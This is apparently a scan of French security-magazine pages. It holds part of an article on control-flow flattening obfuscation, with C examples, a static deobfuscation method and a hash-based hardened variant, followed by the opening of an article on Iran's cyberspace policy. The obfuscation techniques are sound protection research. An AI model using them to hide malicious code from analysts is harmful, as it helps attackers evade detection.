                if (x > 0)
                    pc = 4;
                else
                    pc = 6;
                break;
            case 4:
                y += 2;
                pc = 5;
                break;
            case 5:
                break;
        }
    }
    printf("y = %d\n", y);
    return 0;
}
```

```
x--;
pc = 3;
break;
}
case 6:
    printf("y = %d\n", y);
    return 0;
}
```

Sa représentation sous forme de CFG est présentée en figure 2.

Il nous faut cependant améliorer cette technique. En effet, ici les labels du dispatcher sont « hardcodés ». Pour connaître le successeur d'un bloc dans le graphe original, l'attaquant peut simplement regarder quelle est la valeur assignée à la variable utilisée par le dispatcher et aller au bloc ayant le label correspondant. De plus, on remarque que l'aplatissement a créé un branchement et révèle ainsi une information sur le flot de contrôle du graphe original. Il faut donc améliorer la transformation pour cacher les conditions ajoutées par l'aplatissement, et ne pas « hardcoder » les labels des prochains blocs.




Figure 1 : CFG du programme original




Figure 2 : CFG aplati



Commençons par transformer les conditions. Une condition est utilisée pour séparer un chemin dans le flot de contrôle en deux parties. On constate que cette séparation est répétée dans l'aplatissement par deux assignations différentes à la variable du dispatcher en fonction de la valeur de la condition. Une condition étant soit vraie, soit fausse, on peut représenter ces valeurs par 1 / 0. On peut alors transformer les deux assignations en une seule expression qui calcule la valeur du label du prochain bloc.

Ce calcul est de la forme $\text{label_suivant} = \text{label} + \alpha + \gamma * \beta$. Avec γ représentant la condition (0 ou 1) et α, β représentant des constantes choisies pour que le bon label soit sélectionné. En effet, selon deux cibles label1 et label2 , on peut toujours choisir α, β tels que $\text{label1} = \text{label} + \alpha$ et $\text{label2} = \text{label} + \alpha + \beta$.

Si l'on modifie :

```
if (x > 0)
  pc = 4;
else
  pc = 6;
```

par l'expression $\text{pc} = 6 - 2 * (x > 0)$; l'information de branchement est alors mélangée à celle des données. Pour résoudre le problème de l'assignation directe de la valeur du label du prochain bloc à exécuter, on peut utiliser la valeur du label du bloc courant. Ainsi, au sein d'un bloc, la valeur du label du prochain bloc n'est plus assignée directement à la variable du dispatcher, mais est relative au bloc analysé.

Une fois ces transformations effectuées, on obtient alors le code suivant :

```
#include <stdio.h>

int main()
{
  int x, y, pc = 2;
  scanf("%d", &x);
  while (1)
  {
    switch(pc)
    {
      case 2:
        y = 0;
        pc += 1;
        break;
      case 3:
        pc = pc + 3 - 2 * (x > 0);
        break;
      case 4:
        y += 2;
        pc += 1;
        break;
      case 5:
        x--;
        pc -= 2;
        break;
      case 6:
        printf("y = %d\n", y);
        return 0;
    }
  }
}
```

Le CFG correspondant à ce programme transformé est représenté en figure 3.




Figure 3 : Amélioration de l'aplatissement

2.1 Attaque statique

Certaines techniques d'obfuscation introduisent de faux chemins d'exécution [2] afin d'entraver les analyses statiques. Les chemins introduits ne sont pas valides - ils ne sont jamais pris lors de l'exécution du programme - mais permettent aux données ajoutées par l'obfuscation d'être propagées le long des chemins lors de l'analyse statique. L'analyse perd alors en précision, le nombre d'états et de transitions du programme pouvant augmenter exponentiellement en fonction des chemins ajoutés par l'obfuscation.

L'aplatissement du flot de contrôle, bien que n'ajoutant pas de faux chemins dans sa version basique, est l'une de ces transformations. En mélangeant les informations du flot de contrôle dans le flot de données, l'analyse perd en précision : chaque bloc est susceptible d'être le prédécesseur ou le successeur de tous les autres - excepté le dernier bloc, qui termine la fonction et n'a donc pas de successeur. Les informations sur les données sont alors propagées vers tous les blocs.

L'aplatissement tel que nous l'avons vu pour le moment nous a permis d'obtenir un graphe aplati dans lequel les valeurs affectées à la variable du dispatcher ne sont plus « hardcodées ». Cependant, une attaque locale est toujours possible : étant donné un bloc, il est possible de savoir quel est le prochain bloc exécuté. En effet, la valeur du dispatcher est connue dans chaque bloc : c'est la valeur du label du bloc.

Nous allons voir comment une analyse statique permet de retirer cette version de l'obfuscation. La méthode [4] que nous présentons consiste à empêcher la propagation des données dans tous les blocs pour que l'analyse puisse regagner en précision. Considérons un chemin allant d'un bloc A à un bloc B. Si une condition se révélant toujours vraie est ajoutée à la fin du bloc A, il est alors possible de créer un deuxième chemin - partant de la



branche fausse - allant de A à B et manipulant certaines données de façon à ce que l'analyse du flot de données prenne en compte des informations erronées. C'est ce que l'on peut observer en figure 4. Pour déterminer quelles sont les informations disponibles à l'entrée du bloc B, l'analyse doit prendre en compte les deux chemins qui y mènent.

Pour contourner cette difficulté, il est possible de cloner certains blocs de manière à ce que les mauvaises informations introduites par l'obfuscation ne se mélangent plus au chemin « réel » du programme. Si l'on réalise une copie du bloc dans lequel les chemins se rejoignent, les informations de chaque chemin ne fusionnent plus, comme illustré en figure 5.




Figure 4 : Propagation vers B Figure 5 : Clonage de B

L'aplatissement du flot de contrôle permet d'aboutir à un graphe semblable à celui de la figure 6. On remarque que le dispatcher est le successeur de plusieurs blocs du graphe. Procédons à un scénario d'analyse du flot de données, en supposant que l'ordre des basic blocks du CFG original est B, A, C, et considérons la variable gérée par le dispatcher pour sélectionner le prochain bloc à s'exécuter.

On commence par le bloc initial, le dispatcher. L'information disponible à l'entrée du dispatcher est initialement le premier bloc à devoir être exécuté, {B}. Celle disponible à la sortie du bloc est celle que le dispatcher aura créée. On note cette information D. Ici, D vaut toujours {B}, le dispatcher n'agissant pas sur la variable de dispatch. L'information disponible à la sortie du dispatcher est alors propagée aux trois blocs A, B et C. Prenons le bloc A. L'information à l'entrée du bloc A est donc $D = \{B\}$. Le bloc A est susceptible de modifier cette information et d'en créer de nouvelles. Ici, l'information à la sortie du bloc A est {C}, A modifiant la variable du dispatcher pour donner le contrôle au bloc C. Il en va de même pour le bloc B, qui a {A} comme information disponible en sortie de bloc. Ces informations sont propagées à l'entrée du dispatcher, qui n'a donc plus l'information {B}, mais l'union de celles de ses prédécesseurs, soit {A, B, C}. L'analyse continue ainsi jusqu'à obtenir un point fixe.




Figure 6 : Graphe aplati




Figure 7 : Clonage du dispatcher

Le dispatcher ayant comme information à son entrée {A, B, C}, on ne sait pas quel est l'ordre des blocs et on ne peut donc pas reconstruire le CFG original automatiquement.

Notre problème vient de l'union des informations à l'entrée du dispatcher. Nous allons donc cloner le dispatcher de façon à ce que les informations d'entrée ne dépendent que d'un seul prédécesseur. Les successeurs de chaque dispatcher restent les mêmes que ceux du dispatcher original. On obtient le graphe de la figure 7 (pour plus de lisibilité, nous avons représenté les arêtes reliant chaque copie du dispatcher aux blocs originaux en pointillés). Cette fois, lors de la propagation des données, les informations d'entrée des différents dispatchers ne proviennent que d'un seul chemin.

Reprenons l'analyse du flot de données et considérons, par exemple, le chemin passant par le bloc A. L'information disponible à l'entrée du bloc A est initialement {B}. La copie1 du dispatcher reçoit comme information {C} et la propage aux blocs A, B, C. On fait de même avec les blocs B et C. Lorsque l'on arrive à un point fixe, illustré sur la figure 8, les blocs A, B et C ont tous trois la même information en entrée : {A, B, C}. Cette fois-ci, l'information n'est pas propagée au dispatcher. Chaque dispatcher ne reçoit effectivement qu'une seule information, celle du bloc suivant. Dans le cas du bloc A, la copie1 du dispatcher reçoit toujours la seule information {C}. Les arêtes reliant cette copie aux blocs A et B peuvent donc être éliminées. En effectuant la même opération au niveau des autres dispatchers, on retrouve l'ordre original des blocs (Figure 9).




Figure 8 : Point fixe




Figure 9 : CFG recouvré

3 Renforcement du mécanisme

Dans [3], un schéma de protection est proposé pour renforcer les transformations d'obfuscation du flot de contrôle. Ce schéma est conçu pour embarquer les informations du flot de contrôle sans qu'une analyse statique soit à même de les faire fuir. L'objectif de cette transformation est de contraindre un adversaire à devoir effectuer une analyse globale du programme pour être en mesure de comprendre les transferts locaux du flot de contrôle. Avec cette méthode, les analyses statiques avant et arrière sont entravées.

Comme nous l'avons vu, l'implémentation classique est vulnérable à une analyse locale, car la variable utilisée par le dispatcher a forcément la valeur d'un des labels des blocs. Cette valeur étant mise à jour dans chaque bloc pour calculer le label du bloc suivant, nous pouvons connaître, pour chaque bloc, son successeur. L'idée est alors de ne pas baser le calcul du ou des successeur(s) sur une valeur locale (e.g le label du bloc courant), mais d'utiliser une valeur calculée dans le bloc précédent.

Prenons comme exemple le calcul en fonction du label du bloc précédent : nous avons défini que, dans chaque bloc, le calcul du label suivant est de la forme $label_suivant = label + \alpha + \gamma * \beta$. En utilisant le label du bloc précédent, nous obtenons désormais la fonction $label_suivant = label_prec + \alpha + \gamma * \beta$. Ainsi, pour qu'un attaquant puisse connaître le ou les successeur(s) d'un bloc, il devra d'abord connaître son ou ses prédécesseur(s).

Ce nouveau calcul nous confronte cependant à un problème lorsqu'un bloc possède plusieurs prédécesseurs dans le graphe original. En effet, dans le cas où deux blocs, A et B, donnent tous deux le contrôle à un même bloc C, il y a alors deux valeurs de labels précédents possibles pour ce bloc ($label_A$ et $label_B$). Si le bloc C possède un successeur, le label calculé ne sera alors pas correct pour l'un des deux chemins menant à C.

Pour résoudre ce problème, nous pouvons introduire un nouveau bloc (*dummy*), comme illustré par la figure 10, dont la seule fonction sera de donner le contrôle au bloc

C sans fournir d'informations sur ses prédécesseurs, en utilisant le label de ce nouveau bloc pour calculer le successeur (i.e dans le bloc C $label_prec == label_dummy$). Pour donner le contrôle au bloc C, le bloc dummy ne doit donc pas mettre à jour le label du bloc suivant en fonction du label précédent. Cette solution n'est pas satisfaisante, car elle réintroduit la possibilité d'une analyse locale en basant à nouveau le calcul du label suivant sur une donnée accessible localement.

Pour résoudre ce nouveau problème, nous allons utiliser des valeurs de label n'apparaissant pas dans celles du switch et utiliser son comportement à notre avantage en plaçant ce nouveau bloc dans la branche **default**. Ainsi, ce bloc ne possède plus de label et ne peut donc s'appuyer sur une valeur connue localement pour donner le contrôle au bon successeur. Au contraire, il sera même exécuté à chaque fois que le calcul d'un label n'existera pas. Nous pouvons donc l'utiliser pour stocker la valeur courante du dispatcher qui doit être utilisé dans le bloc suivant, et pour calculer le label du bloc suivant. Chaque bloc peut ainsi calculer un label « factice » qui sera mis à jour par ce nouveau bloc.

De plus, de cette manière, il est possible à plusieurs blocs de donner le contrôle au même successeur en entrant plusieurs fois dans la branche **default**. Ceci est illustré sur la figure 11 : $label_p$ est la valeur du premier label à être exécuté, nous en discuterons plus loin. Le bloc de départ donne le contrôle à deux blocs, A et B. Si la condition est vraie, le bloc A (ayant un label valant 3) est exécuté, sinon c'est le bloc B (dont le label vaut 9). Les deux chemins finissent par exécuter le bloc C (dont le label vaut 13), en passant une ou plusieurs fois dans le bloc **default**.




Figure 10 : Dummy basic block

Figure 11 : Utilisation de la branche default

Nous avons vu que pour sélectionner un successeur, le calcul est $x = x - 1 + \alpha + \gamma * \beta$. Ce calcul peut être représenté par une fonction, que nous appellerons « fonction de branchement », car elle détermine quelle branche un bloc doit prendre dans le cas où il possède



plusieurs successeurs. Nous appellerons la fonction permettant de calculer un label réel à partir d'un label « factice » la « fonction de transition ».

3.1 Utilisation de fonctions de hachage cryptographique

Si nous considérons l'exemple de la figure 11, nous pouvons constater qu'un attaquant peut retrouver le flot de contrôle en effectuant une analyse arrière. Le label du bloc C étant connu (13), et la fonction de transition utilisée ajoutant 10 au label factice, on obtient une valeur de label original ayant pour valeur 3, qui se trouve être le label du bloc A. Il est possible de faire la même chose avec le bloc B. Nous avons donc besoin d'une fonction à sens unique – difficilement inversible. Dans [3], les auteurs proposent ainsi trois propriétés pour la fonction de transition :

- **Sens-unique** : nécessaire pour empêcher un attaquant d'effectuer une analyse arrière ;
- **Bijective** : nécessaire pour que chaque label - factice - puisse être associé de manière unique à un autre label ;
- **Diffusion** : pour brider les propagations de constantes/ intervalles et empêcher de faire des suppositions sur les valeurs d'entrée de la fonction.

Nous allons utiliser une fonction de hachage. Bien qu'une telle fonction ne soit pas bijective, trouver des collisions est un problème difficile. Notre fonction de transition sera donc de la forme $F(x) = \text{hash}(x)$. La fonction de branchement utilisée sera $B(x) = x \oplus \alpha \oplus \gamma * \beta$. L'opérateur XOR (\oplus) est utilisé, car contrairement aux opérateurs **OU** et **ET**, son application n'occasionne pas de perte d'informations. En effet, l'utilisation des opérateurs **OU/ET** pourrait simplifier les attaques par force brute à cause de la diminution d'entropie qu'ils engendrent (par exemple, une fonction de branchement utilisant l'opérateur **OU** produira des nombres ayant une grande quantité de 1).

Utiliser une fonction de hachage comme fonction de transition nous oblige à générer une chaîne de *hashes* en avance pour chaque bloc, et à utiliser la dernière valeur calculée comme label final. En effet, $F-1()$ est difficile à calculer. Nous avons vu que plusieurs blocs peuvent donner le contrôle à un même successeur dans le graphe original. Il nous faut donc connaître une chaîne de pré-images pour que chaque bloc puisse affecter l'une de ces pré-images à la variable du dispatcher. De cette manière, la chaîne de pré-images sera « traversée » par la fonction de hachage lors des passages successifs dans le bloc **default**, et le « bon » label sera finalement calculé.

Finalement, la protection consiste en deux modifications par rapport à l'aplatissement simple, tel que décrit plus haut :

- Dans chaque bloc, le calcul du label suivant est remplacé par un appel à la fonction de branchement **B()**. Cette fonction est appelée avec la valeur de la pré-image du bloc courant et deux constantes, telles que le résultat de l'appel à **B()** soit la valeur de la pré-image du (ou des) successeur(s) du bloc.
- Un bloc **default** est ajouté pour stocker la pré-image courante de façon à ce qu'elle soit utilisée par la fonction **B()** dans le bloc suivant, et pour calculer la valeur du label suivant en appelant la fonction de transition **F()**.

Reprenons le programme d'exemple de multiplication par deux. Après application de la transformation, nous obtenons le programme suivant :

```
#include <stdio.h>
#include <math.h>

#define A 0.6180339887498949 /* A = 0.5 * (sqrt(5) - 1) */
#define M 4294967295 /* 2 ** 32 - 1 */

unsigned int F(unsigned int x)
{
    return (unsigned int) floor(M * (x * A - floor(x * A)));
}

int B(int x, int alpha, int y, int beta)
{
    return x ^ alpha ^ y * beta;
}

int main()
{
    int x, y = 0;
    unsigned int dyn;
    unsigned int pc;
    scanf("%d", &pc);
    scanf("%d", &x);
    while(1)
    {
        switch(pc)
        {
            case 1013904242: // dyn = 2
                y = 0;
                pc = B(dyn, 1321429278, 2901006979,
(x*x*x-x)%3!=0); // => 1321429276
                break;
            case 2231319551: // dyn = F(1321429276) = 1276317183
                pc = B(dyn, 2127923290, 1621118174, (x > 0));
                // x > 0: pc = 1382467963
                // x <= 0: pc = 851871141
                break;
            case 2112402943: // dyn = 1382467963
                y += 2;
                pc = B(dyn, 1044881794, 999295766, (x*x+x)%2!=0);
// => 1814128889
                break;
            case 1610979327: // dyn = 1814128889
                x--;
                pc = B(dyn, 540173574, 1031233927, 7*y*y-1 == x*x);
// => 1276317183
                break;
            case 743691263: // dyn = 851871141
                printf("y = %d\n", y);
                return 0;
            default:
                dyn = pc;
                pc = F(dyn);
        }
    }
}
```



Nous avons vu que lorsque chaque bloc est traité, son label est généré à partir d'une chaîne de hashes. Lorsque l'on traite une fonction, il faut donc choisir une valeur initiale pour la pré-image de son premier bloc. Dans cet exemple, la valeur choisie est **2**. Pour qu'elle ne soit pas disponible localement, nous avons choisi de demander à l'utilisateur d'entrer cette valeur au clavier. En pratique, elle pourrait être récupérée d'une autre manière (composant matériel, connexion Internet, etc.). Elle pourrait aussi être calculée dynamiquement par l'association de plusieurs prédicats opaques (un prédicat opaque étant une opération dont le résultat est connu lors de la compilation, mais difficile à calculer statiquement).

Une fois le label du premier bloc calculé, nous calculons les labels des successeurs en appelant la fonction **B()** avec des arguments α et γ tirés aléatoirement, hormis lorsque le successeur du bloc traité a un label qui a déjà été fixé. Si tel est le cas, nous devons choisir des valeurs telles que $x^{\alpha} \wedge \gamma * \beta$ correspondent à une des pré-images du successeur en question.

Lorsqu'un bloc n'a qu'un seul successeur, l'argument β vaut toujours 0 - rappelons que la fonction de branchement nous sert à déterminer quelle branche d'une condition prendre entre la vraie et la fautive ; si le bloc n'est pas une condition, on considère donc qu'il n'a qu'une seule branche, la vraie. Nous pouvons alors utiliser un prédicat opaque toujours faux afin de forcer l'attaquant à prendre en compte le cas où le prédicat serait vrai, toujours dans le but d'entraver son analyse - que l'on considère être statique.

Conclusion

Nous avons décrit dans cet article la conception et l'implémentation du mécanisme d'aplatissement du flot de contrôle classique et d'une version renforcée.

Le mécanisme renforcé est intéressant à bien des égards. En premier lieu, il fournit un mécanisme cryptographique dédié à la protection en confidentialité d'une partie de l'information du flot de contrôle, dès lors que la valeur d'initialisation de la fonction de hachage est convenablement protégée. La protection de ce secret peut être assurée par un composant matériel de sécurité ou par un serveur du réseau. En l'absence de tels dispositifs, elle peut être assurée par l'utilisation de prédicats opaques, garantissant un certain niveau de sécurité vis-à-vis des outils d'analyse statique automatisés. La robustesse de ce mécanisme est naturellement beaucoup plus faible vis-à-vis d'une attaque manuelle et/ou dynamique.

Un autre atout du mécanisme renforcé est qu'il fournit un *template* où l'utilité et la localisation des prédicats opaques sont déterminées/induites par le design de la transformation d'obfuscation : au niveau de la génération de la valeur d'initialisation et des fonctions de

branchement. L'utilité des prédicats opaques est avérée depuis longtemps, mais leur insertion n'était pas guidée par l'algorithme de protection. Celle-ci était effectuée de manière aléatoire, pour « brouiller » localement le flot de données en divers points du programme.

Nous pouvons observer certains problèmes inhérents à la transformation proposée. Ainsi, il est possible de faire des hypothèses sur l'ordre d'exécution de certains blocs dès lors que le programme fait appel à des API du système d'exploitation (**fopen()** avant un **fclose()**), d'exploiter l'information fournie par le graphe des dépendances (**def-use**), etc. Pour parer à ces potentielles fuites d'informations, le mécanisme renforcé doit être utilisé en conjonction avec des mécanismes d'obfuscation du flot de données. En particulier, il paraît essentiel de protéger les interactions avec le système d'exploitation.

En conclusion, le mécanisme d'aplatissement du flot de contrôle renforcé constitue un mécanisme intéressant, dont la sécurité est prouvable si l'on fait l'hypothèse que la valeur d'initialisation est protégée, qu'aucune information résiduelle concernant le flot de contrôle ne filtre de l'implémentation et que l'attaquant est un logiciel automatique dédié à l'analyse statique. Si l'on donne plus de pouvoir à l'attaquant (capacité à reproduire les conditions opérationnelles : émulation d'un composant matériel de sécurité, connexion à un serveur du réseau, etc.), le mécanisme n'est plus résistant : il lui suffit d'extraire le code d'initialisation pour inverser la transformation.

Dès lors que le secret d'initialisation est bien protégé et que l'information résiduelle pouvant filtrer sur le flot de contrôle est masquée par l'utilisation de techniques complémentaires, cette transformation fournit une base solide pour réfléchir à des transformations d'obfuscation du flot de contrôle résistantes en contexte dynamique. ■

■ RÉFÉRENCES

- [1] Muchnick S. S., « Approaches to control-flow analysis, *Advanced Compiler Design & Implementation* », Morgan Kaufmann Publishers, pp. 172-177, 1997
- [2] C. Collberg, C. Thomborson, « Watermarking, Tamper-Proofing, and Obfuscation - Tools for Software Protection, *Software Engineering* », IEEE Transactions on Software Engineering, vol. 28, pp. 735-746, 2002
- [3] Cappaert J., Preneel B., « A general model for hiding control flow », *Proceedings of the tenth annual ACM workshop on Digital rights management*, ACM, 2010
- [4] Udupa S. K., Debray S. K., Madou M., « Deobfuscation : Reverse Engineering Obfuscated Code. », *Proceedings of the 12th Working Conference on reverse Engineering*, pp. 45-54, 2005

IRAN : STRATÉGIES POUR UNE UTILISATION POLITIQUE DU CYBERESPACE

Daniel Ventre, CNRS / Chaire Cybersécurité & Cyberdéfense



mots-clés : IRAN / CYBERSÉCURITÉ / CYBERDÉFENSE / CONFLIT / RELATIONS INTERNATIONALES

L'actualité du cyberspace s'est tournée vers l'Iran à plusieurs reprises ces dernières années : en 2009, lors de la vague de protestations populaires au cours de laquelle les manifestants firent usage des réseaux sociaux pour interpeller l'opinion internationale, tout comme le feront les acteurs du printemps arabe après eux ; plus récemment avec l'affaire Stuxnet, qui est sans doute, avec les attaques contre l'Estonie de 2007, l'un des jalons majeurs de l'histoire des cyberattaques visant des États, en raison de son impact sur la réflexion juridique et plus largement sur l'analyse des enjeux de cybersécurité et cyberdéfense à l'échelle internationale.

Dans une première partie, nous observerons les caractéristiques du cyberspace iranien dont la configuration dépend essentiellement des décisions du pouvoir politique.

La seconde partie traitera de la dimension internationale de la gestion du cyberspace par l'Iran, qui en a fait l'un de ses vecteurs d'affrontement avec les États-Unis et Israël notamment, ayant choisi pour cela de se doter d'une cyberdéfense aux capacités significatives, en mesure de résister à de plus grandes puissances. Les événements récents qui impliquent l'Iran ainsi que sa posture de défense et sa stratégie de cybersécurité soulèvent des questions d'ordre théorique : qu'est-ce qu'une attaque et un acte de guerre dans le cyberspace ? Est-il possible de définir et construire un espace national dans le cyberspace, d'y affirmer sa souveraineté ?

1 Le cyberspace iranien

1.1 Quelques données techniques

L'Internet iranien naît au début des années 1990. En 1992, l'Iran se connecte au réseau EARN (*European Academic Research Network*), l'une des composantes

du réseau BITNET, via une liaison vers l'Université de Vienne. En 1993, l'Iran est connecté à l'Internet et dispose de 500 adresses IP. Les premiers utilisateurs sont essentiellement des centres de recherche académiques, puis en 1995 viennent les premiers usages publics [1].

L'Iran, pour une population d'environ 79 millions de personnes, compterait - selon les données publiées sur le site Internetworldstats.com - 42 millions d'internautes, soit un taux de pénétration de l'Internet de 53%. Cette population d'internautes représente d'autre part 46,7%



de celle de l'ensemble des pays constituant le Moyen-Orient [2]. Les autres pays de la région les plus fortement peuplés (l'Irak, 31 millions ; l'Arabie Saoudite 26 millions ; le Yémen 24 millions ; la Syrie 22 millions) ne comptent que pour 26,5% des internautes de la région. Par contre, au regard du taux de pénétration de l'Internet dans la population nationale, l'Iran fait à peine mieux que la moyenne régionale (40,2%), mais reste bien en deçà des pays plus fortement connectés comme le Qatar (86%), Bahrain (77%), le Koweït (74%), Israël (70%), ou les Émirats Arabes Unis (70%). Le taux de pénétration du net y demeure toutefois supérieur à la moyenne mondiale qui n'est encore que de 34% [3]. L'Iran, connecté à l'Internet depuis le milieu des années 1990, a donc en valeur absolue l'une des plus importantes populations d'internautes de la région et le taux de pénétration bien que relativement modeste fait de l'Internet l'un des vecteurs importants dans la circulation des informations.

La lente croissance du développement du net a de multiples explications. Outre la volonté politique d'assurer un contrôle fort sur les acteurs et les usages, des raisons économiques peuvent être invoquées :

- Un ordinateur coûte environ deux fois le salaire moyen des citadins et trois fois celui des ruraux. Cette contrainte fut partiellement contournée au début des années 2000 avec l'éclosion de cybercafés un peu partout dans le pays, favorisant une démocratisation de l'accès à l'Internet. Une importante blogosphère a ainsi pu prendre racine en Iran à cette époque, alimentée comme dans le reste du monde par de simples utilisateurs affichant leurs images privées, mais aussi par une génération de jeunes iraniens mécontents du pouvoir.
- L'embargo américain qui interdit par exemple l'exportation de logiciels vers l'Iran. Le fait que l'Iran ne soit pas signataire des conventions sur la propriété intellectuelle facilite toutefois la contrefaçon. L'embargo n'empêche d'autre part pas les entreprises américaines et iraniennes de créer des joint-ventures, par le biais d'intermédiaires (permettant à des sociétés comme AT&T ou 3com de travailler avec les FAI iraniens).

1.2 La gestion de l'Internet par les autorités : créer un Internet Halal

Le développement de l'Internet se fait dans un environnement fortement politisé. La gouvernance de l'Internet iranien est marquée par la volonté du pouvoir de contrôler les contenus et l'expression. Les autorités considèrent les dangers de l'Internet, à la fois pour le régime politique lui-même (risques de contestation) et pour la stabilité de la nation (risques d'influence étrangère). Mais elles considèrent également l'Internet comme un outil utile de propagande politique et religieuse. Les autorités

religieuses sont très présentes sur les réseaux sociaux [4]. La croissance de l'Internet iranien est également confrontée à la menace que constitue la scène internationale, l'Iran ayant des adversaires puissants (États-Unis, Israël).

L'État s'inscrit résolument comme l'acteur central du développement du cyberespace iranien, qu'il s'agisse de centraliser son processus de développement ou d'en assurer la maîtrise et la défense. Mais ce développement apparaît également heurté, contraint par la tension qui existe entre les impératifs de marché et les impératifs révolutionnaires imposés par l'État.

La définition de toutes les politiques relevant de l'organisation, de la gestion, de la sécurité et de la défense du cyberespace iranien relève du Conseil Suprême pour le Cyberespace. Cette structure gouvernementale a été créée en mars 2012, placée sous les ordres de l'Ayatollah Khamenei. Le Conseil est composé des hautes autorités du régime : le président, l'autorité judiciaire, le parlement, les chaînes de radio et télévision d'État, le commandant en chef de l'IRGC, la police, les renseignements, les télécommunications, la culture, ...

